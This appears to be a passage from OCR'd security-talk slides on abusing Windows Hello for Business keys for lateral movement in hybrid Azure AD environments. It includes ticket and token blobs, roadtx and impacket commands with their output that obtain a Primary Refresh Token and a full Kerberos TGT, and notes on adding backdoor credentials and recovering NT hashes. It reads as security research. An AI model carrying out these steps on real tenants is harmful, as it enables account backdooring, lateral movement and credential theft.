  "tgt_ad":"{\"clientKey\":\"eyJhbGciOiJkaXIiLCJlbmMiOiJBMjU2R0NNIiwiY3R4IjoiSUxYYUdNZWRSMG5
  c9QF+jdyTQfI4wiCc3cl6sTSxeMZQ1yFa8RLs1/dqa8AY2uuXL/aWRHXcu3Wf5KbwMdIEiOAuqPr8GDOyfOuJ84CM9
  6rkWnDZig7uB6qQajznh1r+KFlb1VdoElQNj5cXjDWuOpcqZBRrBQhChiHeb5w3vfhDlgySIdQT7Npb41PvecmZgMF
  waNHR4n0GpcJaYj0931BnEwIHEt6z4vIP8tatmKuNOlU+Ugx23GWjFGF9wpFiZMpp9nKeY4eDn4PRbGBp1v4bvbxaF
  CARKiggEqBIIBJggGsbv4e/LfWpMQE+EnpNsaBGFtCVA1CajcMNH4bNKwT2aarW9mHHsUJcDWbpGXZLbDpuvHTyDLV
  rid\",\"sessionKeyType\":0,\"accountType\":1}",
  "tgt_cloud":"{\"clientKey\":\"eyJhbGciOiJkaXIiLCJlbmMiOiJBMjU2R0NNIiwiY3R4IjoiR2tkYUNLSDhp
  SU5FLkNPTaOCBXEwggVtoAMCAf+iggVkBIIFYAAAWgUAAAEAAQAAAAAA/vgywN1Tu0K3XYCYO1nr65Fw2y5gFOlKJ6
  QyKnRTuw7nF2F3KowvoWJTulIyIdWht/voo7aoWIhFNIYI0GjVYj1+/U3dhTlgEU8CJdYmrfNlRybjMzUkCpMreQjl
  McM4is940h/n/+7xJQeqdhb4M+5n0B0c6mGvf17Vmcv9WVcoA0yPSQ/nYkwM4WwZ49EgOWEUtFkRDidS4NpbKiZCca
  2gIIxSQtO2AWvtmQIVI/0xD0k7/poxG4obVayaxp9ranN56edrp4o/SKgQcYSeVSvGo7csCuARtWK64qjjKGUB3kAR
  +8UEcSoVf2c1wUMbotMQly3/ezHK5vrPEvFsPQjcgQT9WZ4NRIawmyNrXHd+JiQzAjpi0Ep+WNqhC/foQsqvtX8EaF
  "kerberos_top_level_names":".windows.net,.windows.net:1433,.windows.net:3342,.azure.net,.a
}
```

# Lateral movement with WHFB


- User administrators and higher could provision WHFB keys using the AAD Graph
- Normal restrictions that prevent modifying higher privileged accounts apply
- Possible to add backdoor credentials to any regular user
- Possible to move laterally between hybrid identities, and authenticate on-premises as long as we have line-of-sight to a Domain Controller
- Does not work for Domain Admins and other protected accounts since the virtual RODC is not allowed to give out TGTs for those

# Request PRT for hybrid user



```
(ROADtools) ➜ ROADtools git:(master) ✗ roadtx prt -u hybrid@hybrid.iminyour.cloud -hk hybridhello.key -k talkdev
ice.key -c talkdevice.pem
Obtained PRT: 0.AXQAj_KHYn9PIkOWUahpfY_hvIc7qjhtoBdIsnV6MWmI2Tt0AL8.AgABAAEAAAD--DLA3VO7QrddgJg7WevrAgDs_wUA9P-eI
djDpArNDrj4jMfcI-ehoV6fPLmBb_drl5CzEb7p4p1YWOWGDeJ3smA3cT3_oyaLht56G739-EbT97WtjFVqY5_qnsiTKqnpohKrYzUa0g8pT5_C7A
KComwTGQmLWDePwJiAa_lC56HZvbcZwIRmL66S6nXwt3ALDGJ-n6gudelyPIHxHTtyBo8Ln5WiQcBCFZOoZqzzTcGALErqJl1Y2VA1O7GVHS1Swyg
fVSQxCPyR_SJV9kL3TK-6wH31yLca9NaXbbTq7LxQfpDUt9ULWsHjKVryBH5lr836nd7pRGH7MPazAYryZWfHvuUQG2W1oJacp58u-XGLGKlxlttk
yjGvmcujICllozPkImktX8avfMR5KCPB--7bIi3SI95hn63rEhlkSSBU_WZWd6AExjEgpALpj_oRvqQstDVxdiQY02LGnbQ4GWEqL5rD_2IcsiEWR
RNvPeZmjemoBK1h1jC7KVahtRUkeauvBBZSFH9iVU2yqZ2btT-y7fEOjqGnhfDlVPXsz8TG4R-G9IrHCVsRaR-FkCkBH1rf0HB_yy6UM7BLQki9E4
lu9-3EkXR8WgLLLBqA-BdugL5nJCaAasxwlIdfS65VG6rDmkjieUlrOGO7iRrSlZSgscddudj2XDGNB0c6mI-TmjyeFsoZKLG09pzRAS9WrTomNTU
Gm_9gDjLvPLRgfycWszciKQ-Wd61aZyTTZgNkBr4XEWdP1NKSJC4zi18AOsYv692nIqlRzfEHNmHi-I-SU6Q6GcCeOqxFoDTKGw9ZWmPPNe4hPE9j
kdMd-PDneGL_Mo68cXQ5AnWWrTXpY2bv4XovDITzx1CABt1TDnNmSTgUVyLQgaMJPMf6HeE2MTiXsGanibQn9xxEPbAVy6V8kY3CYXvt5uvmge1m9
d9tnyE1paEaIyqiZejVSSjvLB7p4wRV0vWmvwgbeJiJYJ46Lp6I-H-fbEeWiGyfc874Re-h31OjF_Tp06xyJFT71KIlZ0yk6qkzYrurspg3LrUho1
fEMeVch1OC2ebKkD9z7_nFHstjYg
Obtained session key: b5fd95cf416da96aac06[redacted]
Saved PRT to roadtx.prt
(ROADtools) ➜ ROADtools git:(master) ✗
```

# Extracting the TGT and exchanging for full TGT




```
(impacket) ➜  roadtools_hybrid git:(main) ✗ python loadticket.py
Saving ticket in roadtx.ccache
(impacket) ➜  roadtools_hybrid git:(main) ✗ KRB5CCNAME=roadtx.ccache getST.py -k HYBRID.IMINYOUR.CLOUD/hybrid -sp
n krbtgt/HYBRID.IMINYOUR.CLOUD -no-pass
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] Getting ST for user
[*] Saving ticket in hybrid.ccache
(impacket) ➜  roadtools_hybrid git:(main) ✗ 
```

# How about NTLM?


- WHFB Kerberos TGT doesn’t allow you to use NTLM since no NT hash is present and no passwords are used to calculate it from
- NT hash can be recovered from the DC during TGT “upgrade”
- Documented in MS-KILE

Ref: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-kile/2a32282e-dd48-4ad9-a542-609804b02cc9



